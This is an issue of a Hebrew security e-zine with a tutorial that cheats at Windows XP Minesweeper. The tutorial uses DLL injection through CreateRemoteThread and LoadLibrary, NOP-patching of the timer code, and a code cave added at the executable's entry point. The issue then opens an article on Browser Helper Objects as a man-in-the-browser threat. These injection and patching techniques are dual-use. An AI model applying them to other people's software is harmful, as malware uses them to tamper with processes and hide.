Digital Whisper

גליון 18, מרץ 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, ליזה גלוך
כתבים:	אורי להב (vbCrLf), הרצל לוי (InHaze), אוריאל מלין (Ratinho) הגבר, קיריל לשצ'יבר.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-18 של Digital Whisper, המגזין הכי שווה בסביבה (ממ.. יש סיכוי שזה קשור איכשהוא לזה שאנחנו גם המגזין היחידי כאן באיזור... בכל אופן...), לפני שנעבור לתודות- ומשם נעבור למאמרים, כמה מילים:

בגליון ה-16 שלנו, שלומי נרקולייב כתב על מערכת חדשה- והבטחנו לעדכן כאשר המערכת תהיה מוכנה, נכון להיום יש תמיכה אך ורק ל-Internet Explorer (ככל הנראה מדובר גם בדפדפן שצריך הכי הרבה הגנה, לא?) אבל לפי מה ששלומי אומר - בקרוב מאוד תהיה תמיכה ל-FireFox ול-Chrome. ניתן לנסות את המערכת באופן חינמי מהקישור הבא:

http://www.comitari.com

בנוסף, בחור טוב (ועקשן!) בשם טל דרומי פתח לנו עמוד Twitter- בכל אופן, אתם מוזמנים להרשם לעמוד, להתעדכן ממנו או לעשות איתו מה שעושים עם העמודים האלה של Twitter:

http://www.digitalwhisper.co.il/Twitter

או ישירות:

http://twitter.com/DWcoil

ועכשיו, לפני נעבור לחלק הכבד יותר, היינו מעוניינים להגיד תודה רבה לכל מי שבזכותו הגליון כזה שווה! תודה רבה ל**אורי להב (vbCrLf)**, תודה רבה ל**הרצל לוי (InHaze)**, תודה רבה ל**אוריאל מלין (Ratinho)**, תודה רבה ל**קיריל לשצ'יבר**, ותודה רבה ל**ליזה גלוך**, חמישתם עזרו, כתבו וערכו את החומר האיכותי שבקרוב תקראו.

קריאה נעימה!

אפיק קסטיאל וניר אדר.

תוכן עניינים

שולים מוקשים – על שליטה בזמן ריצה

מאת vbCrLf (אורי להב)


הקדמה

במאמר זה אני רוצה להציג טכניקות מעניינות בשליטה על תהליך רץ ב-Windows, או במקרה שלנו- רמאות בשולה המוקשים. התוכנה שניצור תעצור את הזמן ותגרום לשולה המוקשים לגלות לנו איפה מוחבא כל מוקש, והכל בעזרת עריכות זיכרון פשוטות. כדי לעשות את זה נשתמש בטכניקה הנקראת **הזרקת DLL**. אנחנו נשתמש ב-Visual C++ (וכמובן שאפשר להשתמש בכל IDE ומהדר אחר) עבור בניית מזרק ו-DLL, נשתמש ב-OllyDbg וב-LordPE כדי לאסוף מידע ולבצע קצת עריכות בקובץ. וכמובן את שולה המוקשים של Windows XP. נדרש ידע בסיסי ב-OllyDbg, רצוי ידע ב-C++ (כדי להבין את הקוד).

איסוף המידע

אנו רוצים לעשות שני דברים: גילוי המוקשים ו-הקפאת הזמן.

בשלב הראשון, כדי לגלות איך ואיפה מתכנתי Microsoftהחליטו לשמור את המצב של הלוח (מיקום המוקשים, דגלים, סימני שאלה, וכו') נפתח את התוכנה ב-OllyDbg, נריץ אותה, נשהה (Pause) אותה ונסתכל ב-Dump (החלון התחתון). נגרור קצת למטה ונראה בלוק גדול (בגודל הלוח המקסימלי שאפשר לבחור) שרובו מלא ב-0x0F, חלק ב-0x10 (חץ) וחלק ב-0x8F. כמו שאתם רואים, 0x8F הם המוקשים!



(מפת המוקשים ב-Dump של התהליך)

ככה נוכל למצוא בדיוק איפה הם.

0x10 זה הגבולות של המשחק, ו-0x0F זה ריבוע לא 'לחוץ'. המשיכו את המשחק ולחצו על מוקש. בדקו מהו הערך שמסמן מוקש גלוי, דגל, וכל דבר שמעניין אתכם. ומה שהכי מעניין:

- **מוקש גלוי - 0x8a**
- **מוקש נסתר - 0x8f**

בנוסף, נזכור שהטבלה מתחילה ב-**0x01005340** ומסתיימת ב-**0x0100569f** (הערכים עלולים להיות שונים אצלכם בגלל גרסאות שונות).

נעבור לשלב הבא - המידע שאנחנו צריכים כדי לבצע את הקפאת הזמן. נצטרך למצוא באיזו כתובת בזיכרון winmine.exe שומר את השניות שעברו מתחילת המשחק. OllyDbg מאפשר לנו לחפש בתוך הזיכרון של התוכנה, אז פשוט נחפש את מספר השניות שעברו בזיכרון:
נריץ את המשחק תחת OllyDbg, נתחיל משחק ונחכה שיגיע ל-3 שניות ונעשה Pause. גללו קצת למטה (או שתריצו חיפוש) ונראה כתובת (או כמה) שמכילות 3. נריץ עוד פעם עד 5, ונבדוק איזו אחת מהמשבצות הפכה ל-5. ליתר בטחון אפשר לוודא עוד פעם. הכתובת שקיבלתי היא **0x0100579c** שזו כתובת המשתנה שמכיל את מספר השניות.

הזרקת DLL

לאחר שאספנו את המידע הדרוש נבנה תוכנה שתערוך את הכתובות האלו לערכים שנקבע (לדוגמא, לאפס את המשתנה של הזמן). כדי לעשות את זה נשתמש בטכניקה הנקראת **הזרקת DLL**.
כל תוכנה רצה טוענת למרחב הזיכרון שלה מספר קבצי DLL (קבצים המשמשים כספרייה או מאגר פונקציות, חלקם הכרחיים עבור כל תהליך כדוגמת Kernel32.dll) ותוך כדי ההרצה קוראת לפונקציות מתוך DLL-ים אלו. אנו ננצל אופציה זו ונטען DLL שנכתוב (שיכיל את קוד הרמאות שלנו) לתוך שולה המוקשים. DLL זה ידאג לשמור את המוקשים גלויים ואת הזמן קפוא.

נפתח פרוייקט חדש ב- Microsoft Visual C++ (גרסה 2010 במקרה שלי) ונבחר ב- Win32 Console Application (בחרו באופציה של פרוייקט ריק). נעתיק לתוכו את הקוד שנמצא ב-main.cpp המצורף ל-PDF זה.
השלב הראשון הוא מציאת ה-PID (מזהה ייחודי לכל תהליך תחת Windows):

```
DWORD pid = procNameToPID("winmine.exe");
```

ע"י קריאה לפונקציה procNameToPID. זהו שלב פחות חשוב, אז לא אפרט עליו (אפשר לקרוא על התהליך ב-MSDN). השלב הבא הוא:

```
dllInjection(pid, "DLL.dll");
```

זה החלק החשוב. נסתכל בתוכן של הפונקציה dllInjection. כדי לטעון את ה-DLL אנו משתמשים ב-LoadLibrary שנמצא בתוך Kernel32:

```
HMODULE kernel32 = GetModuleHandle("Kernel32");
FARPROC loadLibrary = GetProcAddress(kernel32, "LoadLibraryA");
```

בשורה הראשונה אנו מקבלים Handle למודול Kernel32, ובשורה השנייה אנו מקבלים מצביע (Pointer) לפונקציה LoadLibraryA (גרסת ASCII של LoadLibrary).

השלב הבא הוא שינוי הרשאות. לא לכל תהליך יש הרשאה לטעון ולשנות זיכרון של תהליך אחר, ולכן אנו מבקשים הרשאות DEBUG. לא נכנס במאמר זה לתהליך עצמו (מידע ב-MSDN).

השלב הבא הוא בקשת Handle שנוכל לבצע עליה (ז"א על התהליך) פעולות:

```
HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, false, pid);
```

כאן מגיע החלק המעניין. אנו נצטרך לקרוא ל-LoadLibrary על התהליך של שולה המוקשים (כדי לטעון את ה-DLL שלנו). הבעיה היא שה- LoadLibrary מקבלת את מצביע לשם ה-DLL כפרמטר, אבל שם ה-DLL נמצא במרחב הזיכרון של התוכנה שלנו ולא של שולה המוקשים (כדרך של הגנה ואבטחה, כל תהליך ב-Windows רץ במרחב כתובות משלו, מה שאומר שלדוגמא הכתובת 0x101010 בתהליך מסוים, תצביע לכתובת פיזית אחרת בתהליך אחר). ולכן נקצה זיכרון מספיק גדול כדי להכיל את שם ה-DLL **בתהליך השני** של שולה המוקשים (כמו שימוש ב-memalloc או new, אבל מתהליך אחד לאחר), נעתיק לשם את שם ה-DLL ונקרא ל-LoadLibrary בתהליך השני עם מיקום שם ה-DLL בתהליך ההוא.

הקצאת מקום מרוחקת:

```
LPVOID remoteDllName = VirtualAllocEx(processHandle, NULL, dll.size()+1,
MEM_COMMIT, PAGE_READWRITE);
```

אנו מקצים זיכרון בתהליך המרוחק (בעזרת ה-processHandle שקיבלנו מ-OpenProcess) בגודל שם ה-DLL (עוד לא מעתיקים אותו). אנו מקבלים מצביע לשם ה-DLL במרחב הכתובות של התהליך השני (אי-אפשר לגשת אליו מהתהליך שלנו ישירות). שימו לב שהוספנו 1 לגודל שם ה-DLL בגלל ה-NULL שיתווסף בסוף (C-style String). וכאן אנו כותבים את שם ה-DLL לכתובת שקיבלנו (remoteDllName):

```
WriteProcessMemory(processHandle, remoteDllName, dll.c_str(),
dll.size()+1, &dummy);
```

וסוף סוף אנו קוראים לפונקציה LoadLibrary (בעזרת הכתובת שקיבלנו בהתחלה, אם אתם זוכרים...) על ידי יצירת Thread חדש בתוך התהליך, ושולחים לה את remoteDllName כפרמטר:

```
HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)loadLibrary, remoteDllName, 0, NULL);
```

ברגע זה ה-DLL נטען לתוך שולה המוקשים, מה שאומר שנוכל להריץ בתוכו קוד!

בשורות הבאות התוכנה מחכה שה-Thread יסתיים, משחררת את המשאבים ויוצאת:

```
bool finished = WaitForSingleObject(remoteThread, 10000) !=
WAIT_TIMEOUT;
VirtualFreeEx(processHandle, remoteDllName, dll.size(), MEM_RELEASE);
CloseHandle(processHandle);
```


לאחר שכתבנו את קוד טעינת ה-DLL נעבור לכתיבת ה-DLL עצמו.

כתיבת ה-DLL

המטרה של קבצי DLL בד"כ היא לשמש מעין ספריה המכילה פונקציות. כל תוכנה שרוצה להשתמש בפונקציות בספריה זו טוענת את הספריה (קובץ ה-DLL) ולאחר מכן קוראת לפונקציות מתוכה.
אנו נשתמש ב-DLL בצורה קצת אחרת. כידוע, לכל תוכנה (בשפת תכנות פרוצדורלית) יש פרוצדורת **main** שנקראת ברגע שהתוכנה **רצה**. כך לכל DLL, יש פונקצית **DllMain** שנקראת ברגע **שטוענים** את ה-DLL (ובעוד כמה ארועים). בתוך פונקציה זו אנו נכתוב קוד שיאפס את הזמן ויגלה לנו את המוקשים (או כל דבר שנרצה), וקוד זה ירוץ ברגע שנטען את ה-DLL בעזרת התוכנה שכתבנו קודם.

נפתח פרוייקט חדש מסוג Win32 Console Application ונבחר DLL Project. העתיקו את הקוד המצורף שב-dll.h ו-dll.cpp למקומות המתאימים. הדרו את התוכנה וה-DLL שבנינו ושנו את שם ה-DLL ל-"DLL.dll" (או שהתאימו את שמו בתוכנה בקריאה ל-dllInjection). הניחו את שולה המוקשים וה-DLL באותה התיקיה, הריצו את שולה המוקשים.

לאחר מכן הריצו את המזרק כמנהל (נצרך ב-Vista ומעלה אאל"ט), ואם לא יהיו שגיאות תוך שניה כל המוקשים יהיו גלויים והזמן יפסיק לרוץ. מגניב, לא?



אז איך זה פועל? נציץ בקוד:

```
int *time = (int*)0x0100579c;
char *table = (char*)0x01005340;
char *tableEnd = (char*)0x0100569f;
const HWND *windowHandle = (HWND*)0x01005b24;

const char flag = 0x8e;
const char question = 0x0d;
const char visibleMine = 0x8a;
const char invisibleMine = 0x8f;
```

קודם כל מוגדרות הכתובות והערכים של מה שמצאנו בתחילת המאמר. הוספתי גם את המיקום שבו המשתנה שמכיל את ה-HWND של החלון (מצאתי אותו ע"י מציאת ערך ה-HWND דרך החלון Windows שב-OllyDbg, וחיפוש הערך ב-Dump). אנו נצטרך את ה-HWND הזה עוד מעט.

בהמשך הקוד אנו רואים ה-**DllMain** שדיברנו עליו. פונקציה זו מקבלת מספר פרמטרים שהחשוב לנו הוא reason. פרמטר זה אומר לנו למה הפונקציה נקראה. DLL_PROCESS_ATTACH כאשר טוענים את ה-DLL לתוכנה, DLL_PROCESS_DETACH כאשר 'מנתקים' אותו (כאשר קוראים ל-FreeLibrary או שהתהליך נסגר), DLL_THREAD_ATTACH ו-DLL_THREAD_DETACH כאשר התוכנה (שולה המוקשים) יוצר או סוגר Threads.

השניים שמעניינים אותנו הם DLL_PROCESS_ATTACH ו-DLL_PROCESS_DETACH. ברגע שה-DLL נטען (ATTACH) אנו ניצור Thread חדש שירוץ על הזיכרון 'ויתקן' את הזמן והמוקשים. ברגע שה-DLL יוצא מהתוכנה (התוכנה תסגר) אנו נבקש מה-Thread שלנו להסגר:

```
case DLL_PROCESS_ATTACH:
   stop = false;
   DWORD threadId;
   CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)&threadProc, NULL, 0,
&threadId);
   break;

case DLL_PROCESS_DETACH:
   stop = true;
   break;
```

קוד ה-Thread נמצא ב-threadProc:

```
DWORD threadProc(LPVOID lpdwThreadParam)
{
   bool found;
   char *cur;
   while (!stop)
   {
       *time = 0;
```

```
        found = false;
        for (cur = table; cur != tableEnd; cur++)
            if (*cur == invisibleMine)
                *cur = visibleMine, found = true;

        if (found)
            RedrawWindow(*windowHandle, NULL, NULL, RDW_INVALIDATE |
RDW_ERASE | RDW_UPDATENOW);

        Sleep(1000);
    }

    return 0;
}
```

כל עוד המשתנה stop הוא לא true (מה שיקרה כאשר נקבל DLL_PROCESS_DETACH) בצע:

- אפס את time שמצביע לכתובת שקיבלנו בתחילת המאמר.
- עבור על כל טבלת המוקשים, אם מצאת מוקש בלתי נראה, הפוך אותו לנראה.
- אחרי שעברת על כל הטבלה, אם הפכת מוקשים יש צורך לפקוד על התוכנה לצייר מחדש את הלוח.
- שינה של שנייה (1000 מילישניות) כדי שלא להעמיס.

זה הכל! כתבתם תוכנה ש'מתעלקת' על תהליך ועורכת לו את הזיכרון, או במילים אחרות - 'טריינר'.

עצירת הטיימר: דרך שניה

בנוסף לעריכת זיכרון, אפשר אפילו לשנות את קוד ה-Assembly של התוכנה. לדוגמא, במקום לאפס את הטיימר כל שנייה, נמחק את הקוד שמקדם אותו כל שנייה וככה נעצור אותו!

כדי לעשות את זה נצטרך למצוא את השורה שעושה את זה. נפתח את שולה המוקשים ב-OllyDbg, נתחיל משחק ונשהה אותו דרך OllyDbg. נלחץ על חלון ה-Dump (למטה), נלחץ Ctrl+G ונכניס **0100579c** (מיקום המשתנה של מספר השניות שמצאנו) כדי למצוא את מספר השניות. נלחץ לחצן ימני על המשבצת המדויקת, נבחר Breakpoints ואז Memory ובחלון נבחר רק ב-Write access. ונריץ...

OllyDbg יעצר כמעט מיד בשורה:

```
01002FF5  |.  FF05 9C570001 INC DWORD PTR DS:[100579C]
```

שורה זו, היא השורה ששינתה מיקום זה בזיכרון. כמו שאתם רואים, השורה הזו היא בעצם INC 100579C - הוספת אחד לכתובת שאנו כבר מכירים. מה שאנו רוצים לעשות זה להפוך אותה מפקודת INC לפקודת NOP (שבעצם לא עושה כלום).

נצטרך לשים לב לשני דברים - הראשון, **הכתובת**. הפקודה יושבת ב-0x01002FF5. השני, **מספר הבתים**. כל פקודת Assembly תופסת מספר שונה של בתים. כמו שאתם רואים קוד המכונה של פקודה זו בהקס הוא: FF05 9C570001, שהם 6 בתים (כל 2 תווי הקס הם בית אחד). לעומת זאת קוד המכונה של הפקודה NOP הוא 90, רק בית אחד. לכן, נחליף את כל ששת הבתים (כל פקודת ה-INC והפרמטרים שלה) ב-90 (מה שיהפוך את זה לשש פקודות NOP רצופות). וככה אין פקודה שמורה לזמן להתקדם.

לפני שאנו עושים את זה נצטרך להתגבר על בעיה אחרונה. לכל קטע זיכרון יש דגלים המסמנים האם המידע שבתוכו ניתן להרצה, ניתן לשינוי, וכו'. מה שאנו מנסים לשנות נמצא בתוך מקטע הקוד, שמסומן כלא ניתן לכתיבה - ובצדק, כי בשימוש רגיל לא אמור להיות שום שינוי בזמן ריצה בקוד התוכנית. ולכן נצטרך להשתמש בפקודה VirtualProtect כדי להוריד הגנה זו.

נמחק את השורה:

```
*time = 0;
```

מכיוון שהיא כבר לא נצרכת, ונכניס את הקוד הבא לאחר יצירת ה-Thread (בעזרת CreateThread):

```
DWORD oldFlags;
VirtualProtect((void*)timerPatch, 6, PAGE_EXECUTE_READWRITE, &oldFlags);

char *cur;
int i;
for (cur = timerPatch, i = 0; i < 6; i++, cur++)
   *cur = 0x90;

VirtualProtect((void*)timerPatch, 6, oldFlags, &oldFlags);
```

בשלב הראשון אנו משנים את ההרשאות ל-PAGE_EXECUTE_READWRITE (הרשאות ריצה, קריאה וכתיבה) ושומרים את ההרשאות הישנות ב-oldFlags.

בשלב השני אנו רצים מתחילת timerPatch (ששווה ל-0x01002FF5 שזה מיקום פקודת ה-INC) שישה בתים והופכים את כולם ל-90 הקס - הופכים את כולם ל-NOP.

ובשלב השלישי - החזרת ההרשאות למצב הקודם ששמרנו ב-oldFlags (מוגן לכתיבה).

קמפלו והריצו. השעון לא יזוז, מכיוון שהפקודה שמורה לו להתקדם מחוקה.

עכשיו, כשהכל עובד כמו שצריך, אני רוצה להציג טכניקה אחרונה. הטכניקה נקראת Code Cave. כאשר קובץ התוכנה נוצר ע"י המהדר והלינקר נוספים קטעים ארוכים של NULL (ערכים של 0) בסוף כל section כדי לעשות padding (מילוי כדי להגיע לגודל מסוים).
מה שאומר שיש לנו קטעים ארוכים, ריקים, שהם לא בשימוש התוכנה. בקטעים אלו אפשר להכניס כל קוד Assembly או מידע שנרצה (ואח"כ גם לעשות קפיצה מקוד התוכנה אל הקוד שכתבנו). מכאן בא השם **Code Cave** - בתוך כל האפסים יש **'מערת' קוד**.

חזרה לשולה המוקשים. עד עכשיו לא נגענו בקובץ שולה המוקשים עצמו, אבל בשביל השלב הזה אנו נערוך אותו בעזרת OllyDbg. כדי להפטר מהתוכנה שטוענת (מזריקה) את ה-DLL נכתוב קוד בתוך מערת קוד בשולה המוקשים שיעשה בדיוק את מה שהתוכנה המזריקה עשתה- טעינת ה-DLL בעזרת LoadLibrary.

אחרי שכותבים את הקוד במערה צריך להוסיף קפיצה לקוד שבמערה מקוד התוכנית. נצטרך להגיע ל-Entry Point (נקודת 'הכניסה' - הפקודה הראשונה שרצה), **להחליף** אותה בפקודת JMP למערה, במערה לקרוא ל-LoadLibrary, להריץ את הקוד שהיה ב-Entry Point שהחלפנו ב-JMP ולחזור לשורה שאחרי ה-JMP שב-Entry Point.
לעבודה. ה-EP (קיצור ל-Entry Point) של שולה המוקשים יושב ב-01003e21, וקוד האסמבלי שם הוא:

```
01003E21   |.  6A 70          PUSH 70
01003E23   |.  68 90130001    PUSH 01001390
01003E28   |.  E8 DF010000    CALL 0100400C
01003E2D   |.  33DB           XOR EBX,EBX
01003E2F   |.  53             PUSH EBX
...
```

אנו רוצים להחליף את השורה או שתיים הראשונות ב-JMP. פקודת ה-JMP שלנו לוקחת חמישה בתים, שזה אומר כל הפקודה הראשונה (PUSH 70) ושלושה בתים מהפקודה השנייה (PUSH 01001390) יוחלפו בפקודה JMP, ולכן נמחק את שתיהן (אבל נזכור אותן!) ונכתוב במקומן (בחרו אותן ולחצו רווח):

```
JMP 01004ac8
```

זו הקפיצה למערה שלנו. איך אני יודע שזה 01004ac8? התהליך לפניכם:
נמצא קודם כל מערה - שזה לא קשה בכלל, פשוט תגללו עד שתגיעו לקטע שכולו אפס. אני בחרתי את הכתובת 01004ac0. בחרו מכתובת זו ועוד כמה כתובות קדימה, לחצו לחצן ימני, Edit, ואז Binary edit. כיתבו את שם ה-DLL (במקרה שלנו DLL.dll) וודאו שיש NULL בסוף השם. לחצו Ok ואח"כ Ctrl+A כדי

לעשות אנליזה מחדש של הקוד. בחרו את השורה שמיד אחרי שם ה-DLL (במקרה שלי 1004ac8), לחצו רווח וכתבו את הקוד הבא (שורה, אנטר, ...):

```
PUSH 01004ac0
CALL LoadLibraryA
PUSH 70
PUSH 01001390
JMP  01003E28
```

השורות הראשונה והשניה: השורה הראשונה מכניסה למחסנית את כתובת שם ה-DLL (כפרמטר) והשורה השנייה קוראת לטעינת ה-DLL שלנו.

השורות השלישית, הרביעית והחמישית: הן השורות שאותן החלפנו ב-JMP ב-EP (זוכרים?), והשורה האחרונה היא חזרה ל-EP.

לחצו על Copy to Executable ואז על All modifications שמרו את הקובץ (כדאי בשם אחר) באותה תיקיה של ה-DLL.

לאחר שהכנסנו את הקוד למערה נשאר שלב אחרון. זוכרים את ההגנה על הזיכרון מהשלב הקודם? גם כאן יש לנו בעיה דומה. את מערת הקוד הזו כתבנו במקטע (section) השייך למידע (data section) ולא לקוד. מכיוון שהוא מיועד למידע הלינקר סימן אותו כלא ניתן להרצה, ולכן כאשר מריצים את התוכנה, הקוד שנמצא במערה שלנו לא יוכל לרוץ והתוכנה תקרוס. נאלץ לשנות את הגדרות המקטע.

נפתח את LordPE, נבחר ב-PE Editor ונבחר בקובץ הערוך שלנו. נלחץ על Sections. שם נראה רשימה, נלחץ לחצן ימני על המקטע שבו שמנו את הקוד - '.data', ונבחר edit section header. נלחץ על הכפתור שליד ה-Flags ונפעיל את הדגלים שקשורים להרצה ("Executable as code" ו-" Contains executable code"). נלחץ Ok, Ok אח"כ Save ונסגור את התוכנית.

זהו, סיימנו. נריץ את התוכנה. ה-DLL אמור להיטען לבד, ושולה המוקשים יציג מיד את כל המוקשים ולא ייתן לטיימר להתקדם.

לסיכום

- התחלנו באיסוף מידע איך שולה המוקשים עובד ואיפה הוא שומר את המידע בעזרת OllyDbg.
- כתבנו תוכנה שמזריקה DLL.
- כתבנו DLL שמשתמש במה שמצאנו בשלב הראשון כדי לרמות בשולה המוקשים, והזרקנו אותו בעזרת התוכנה שבנינו.
- שינינו את הדרך שבה הפסקת הטיימר פועל מאיפוס כל שניה, לדרך טובה יותר - החלפת פקודת ה-INC ב-NOP.
- בעזרת Code Cave ('מערת קוד') גרמנו לתוכנה לטעון את ה-DLL לבד (בלי הזרקה).

בעזרת שימוש בטכניקות האלו אפשר לבנות טריינרים למשחקים, להוסיף פונקצינאליות לתוכנות קוד סגור, לבנות כלים אוניברסליים (לדוגמא, DLL שעובר על כל תיבת סיסמא בתוכנה והופך אותה לתיבה רגילה), וכו'. אין סוף ליישומים האפשריים.

אשמח לקבל תגובות ושאלות לכתובת הדוא"ל: vbCrLf@GMail.com

בימים אלה, אורי ביחד עם אחיו שוקדים על פתיחת בלוג בנושאי מחשבים - תכנות, מערכות הפעלה, Reverse Engeneering ונושאים מעניינים אחרים - מרכז הכפר:

http://www.MerkazHaKfar.co.cc

מצורפים הקבצים:

- main.cpp - קוד ה-Injector שמזריק את ה-DLL
- dll.h, dll.cpp - קוד ה-DLL
- dll_final.cpp - קוד ה-DLL לאחר ה'שכלול' האחרון (הופך את INC ל-NOP)

ניתן להורידם מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x12/MineSweeping.zip

BHO – Alive N Kickin'

מאת הרצל לוי (InHaze)

הקדמה

BHO הם ראשי תיבות של Browser Helper Objects, מדובר ב-DLL הנטען למרחב הזיכרון של הדפדפן Internet Explorer ומשמש כתוסף או הרחבה לדפדפן. תוסף זה מאפשר למפתחי תוכנה להתאים אישית את הדפדפן ולשלוט בו. כאשר BHO פעיל, יש לו גישה לכל האירועים שמבצע המשתמש הנוכחי ולכל ההגדרות שלו, מה שהופך את ה-BHO למאוד פופולארי בקרב בתי תוכנה המעוניינים לתבוע את חותמם בדפדפן הנפוץ ביותר כיום, נכון לינואר 2011 (אכן נתון הזוי, לאלו מכם שמסרבים להאמין ההוכחה נמצאת כאן). דוגמה מצוינת ל-BHO מאוד נפוץ הוא סרגל הכלים של Google. טכנולוגיה זו הוצגה לראשונה בגרסה 4 של IE ועדיין תקפה לגרסאות האחרונות שיצאו.

אליה וקוץ בה

כמו בכל טכנולוגיה אחרת אשר מקנה הרבה כוח למי שידע לנצל אותה, גם כאן מצאו האקרים ומפתחי תוכנה בעלי כוונות מפוקפקות דרכים לנצל טכנולוגיה זו לטובתם. BHO הוא דוגמה קלאסית לסוג איום שנקרא Man-in-the-Browser, או בקיצור MitB. איום זה, די דומה מבחינה רעיונית לאיום Man-in-the-Middle, רק שהפעם במקום לבצע האזנה ושינוי לתעבורת הרשת, ההאזנה והשינוי מתבצע למידע המגיע מהמשתמש אל הדפדפן ולהפך.

סוג המידע הנגיש דרך ה-BHO והקלות היחסית לפיתוח, הפכו אותו לנפוץ מאוד בקרב תוכנות זדוניות. למרות שטכנולוגיה זו די ישנה, אנו נראה בהמשך מה גורם לה עדיין להיות כל כך פופולארית, ננתח טכנולוגיה זו ונציג את האיומים שהיא חושפת.

Go Deeper – מה זה בדיוק BHO?

Browser Helper Object הינו אובייקט COM (Component Object Model) אשר רשום תחת מפתחות רגיסטרי מסוימים. COM הינה טכנולוגיה, די ישנה, של מיקרוסופט, המאפשרת לרכיבים במערכת ההפעלה לתקשר ביניהם ובכך גם מאפשרת למפתחי תוכנה לעשות שימוש חוזר ברכיבים קיימים.

לדוגמה, רכיבים כמו ה-Active Directory ו-DirectShow (DirectX). אחת הטכנולוגיות המפורסמות שצמחו מתוך טכנולוגיה זו היא טכנולוגית ה-ActiveX.


כאשר מדובר ב-BHO, אובייקט זה נטען למרחב הזיכרון של הדפדפן על ידי הדפדפן עצמו בזמן האתחול שלו ובאפשרותו לבצע כל פעולה על חלון הדפדפן הפעיל או המודולים שלו. לדוגמה, זיהוי אירועים של ניווט לאתר מסוים, לחיצה על הכפתורים אחורה וקדימה וטעינת דף חדש.

בזמן האתחול של הדפדפן, IE עובר על כל רשימת האובייקטים וטוען אותם למרחב הזיכרון שלו. רשימת אובייקטים אלו נמצאת תחת המפתח הבא ברגיסטרי:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
```

סריקת ה- BHOs:

בעזרת Proccess Monitor נוכל לראות את שלב טעינת המפתחות בזמן עליית הדפדפן:



Process Name	PID	Operation	Path
iexplore.exe	2004	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
